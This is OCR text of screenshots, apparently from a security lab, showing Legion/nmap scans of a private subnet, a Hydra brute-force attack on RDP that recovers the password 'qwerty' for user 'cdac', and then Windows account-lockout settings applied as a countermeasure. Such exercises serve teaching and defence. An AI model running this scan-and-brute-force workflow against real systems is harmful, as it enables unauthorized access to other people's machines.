

LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File
Help
New Ctrl+N
Open Ctrl+O
Save Ctrl+S
Save As
Add host(s) to scope Ctrl+H
Import nmap Ctrl+I
Exit Ctrl+Q
Services
Scripts
Information
CVEs
Notes
Processes
Log



LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
Click here to add host
scope
Add host(s) to scan seperated by semicolons
IP(s), Range(s), and Host(s)
172.31.98.0/24
Ex: 192.168.1.0/24; 10.10.10.10-20; 1.2.3.4; bing.com
Mode Selection
Easy
Hard
Easy Mode Options
Run nmap host discovery
Run staged nmap scan
Timing and Performance Options
Paranoid
Sneaky
Polite
Normal
Aggressive
Insane
Port Scan Options
TCP
Stealth SYN
FIN
NULL
Xmas
TCP Ping
UDP Ping
Fragment
Host Discovery Options
Disable
Default
ICMP
TCP SYN
TCP ACK
Timestamp
Netmask
Custom Options
Additional arguments
-sV -O
Submit
Cancel
Processes
Log


File Help
Scan Brute
Hosts Services Tools
OS Host
172.31.98.10 (unknown)
172.31.98.22 (unknown)
172.31.98.31 (unknown)
172.31.98.41 (unknown)
172.31.98.42 (unknown)
172.31.98.44 (unknown)
172.31.98.45 (unknown)
172.31.98.47 (unknown)
172.31.98.50 (unknown)
172.31.98.51 (unknown)
172.31.98.52 (unknown)
172.31.98.53 (unknown)
172.31.98.54 (unknown)
172.31.98.55 (unknown)
Services Scripts Information CVEs Notes
Processes Log
Progress Elapsed Est. Remaining Pid Tool Host Status
2.32s 0.00s 3161 nmap (stage... 172.31.98.0/... Finished
72.70s 27.30s 3165 nmap (stage... 172.31.98.0/... Running


LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
OS Host
172.31.98.192 (unknown)
172.31.98.201 (unknown)
172.31.98.210 (unknown)
172.31.98.212 (unknown)
172.31.98.217 (unknown)
172.31.98.238 (unknown)
172.31.98.242 (unknown)
172.31.98.243 (unknown)
172.31.98.244 (unknown)
172.31.98.249 (unknown)
172.31.98.251 (unknown)
172.31.98.252 (unknown)
172.31.98.254 (unknown)
Services Scripts Information CVEs Notes smbenum (445/tcp) smbenum (445/tcp)
Port Protocol State Name Version
135 tcp open msrpc Microsoft Windows RPC
137 udp open netbios-ns Microsoft Windows Mobile netbios-ns
139 tcp open netbios-ssn Microsoft Windows netbios-ssn
445 tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: ...
3389 tcp open ms-wbt-ser... Microsoft Terminal Service
8834 tcp open nessus-xmlr...
49152 tcp open msrpc Microsoft Windows RPC
49153 tcp open msrpc Microsoft Windows RPC
49154 tcp open msrpc Microsoft Windows RPC
49155 tcp open msrpc Microsoft Windows RPC
49156 tcp open msrpc Microsoft Windows RPC
49160 tcp open msrpc Microsoft Windows RPC
Processes Log
Progress Elapsed Est. Remaining Pid Tool Host Status
129.61s Unknown 4573 nmap (stage... 172.31.98.0/... Running
2.32s 0.00s 3161 nmap (stage... 172.31.98.0/... Finished
227.70s 0.00s 3165 nmap (stage... 172.31.98.0/... Finished
249.92s 0.00s 3186 nmap (stage... 172.31.98.0/... Finished


LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
OS Host
172.31.98.251 (unknown)
Services Scripts Information CVEs Notes smbenum (445/tcp) smbenum (445/tcp)
Port Protocol State Name Version
135 tcp open msrpc Microsoft Windows RPC
137 udp open netbios-ns Microsoft Windows Mobile netbios-ns
139 tcp open netbios-ssn Microsoft Windows netbios-ssn
445 tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKG...
3389 Microsoft Terminal Service
49152 Microsoft Windows RPC
49153 Microsoft Windows RPC
49154 Microsoft Windows RPC
49155 Microsoft Windows RPC
49156 Microsoft Windows RPC
49160 Microsoft Windows RPC
Open terminal
Open with firefox
Open with netcat
Open with rdesktop
Open with telnet
Send to Brute
Grab banner
Run nmap (scripts) on port
Run rdp-sec-check.pl
Run sslyze
Run custom command
Processes Log
Progress Elapsed Est. Remaining Pid Tool Host Status
0.00s 0.00s 5676 nmap (stage... 172.31.98.251 Finished
8.19s 0.00s 5681 nmap (stage... 172.31.98.251 Finished
67.91s 0.00s 5687 nmap (stage... 172.31.98.251 Finished
2.37s 0.00s 5688 smbenum (4... 172.31.98.251 Finished


LEGION 0.3.7-1622656779 - untitled - /usr/share/legion/
File Help
Scan Brute
1 2 3
IP 172.31.98.251 Port 3389 Service rdp Stop
Try blank password Try login as password Loop around users Exit on first valid Verbose Additional Options
Username cdac Username list Browse Found usernames
Password password Password list sts/rockyou.txt.gz Browse Found passwords Threads 16
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-14 19:19:59
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per task
[DATA] attacking rdp://172.31.98.251:3389/
[3389][rdp] host: 172.31.98.251 login: cdac password: qwerty
[STATUS] attack finished for 172.31.98.251 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-14 19:20:05
Processes Log
Progress Elapsed Est. Remaining Pid Tool Host Status
0.00s 0.00s 5676 nmap (stage... 172.31.98.251 Finished
8.19s 0.00s 5681 nmap (stage... 172.31.98.251 Finished
67.91s 0.00s 5687 nmap (stage... 172.31.98.251 Finished
2.37s 0.00s 5688 smbenum (4... 172.31.98.251 Finished


Local Security Policy
File Action View Help
Security Settings
Account Policies
Password Policy
Account Lockout Policy
Local Policies
Windows Firewall with Advanced Secu
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Compute
Advanced Audit Policy Configuration
Policy
Security Setting
Account lockout duration
Not Applicable
Account lockout threshold
0 invalid logon attempts
Reset account lockout counter after
Not Applicable
Account lockout threshold Properties
Local Security Setting
Explain
Account lockout threshold
Account will lock out after:
3
invalid logon attempts
OK
Cancel
Apply
Suggested Value Changes
Because the value of Account lockout threshold is now 3 invalid logon attempts, the settings for the following items will be changed to the suggested values.
Policy
Policy Setting
Suggested Setting
Account lockout duration
Not Applicable
30 minutes
Reset account lockout counter after
Not Applicable
30 minutes
OK
Cancel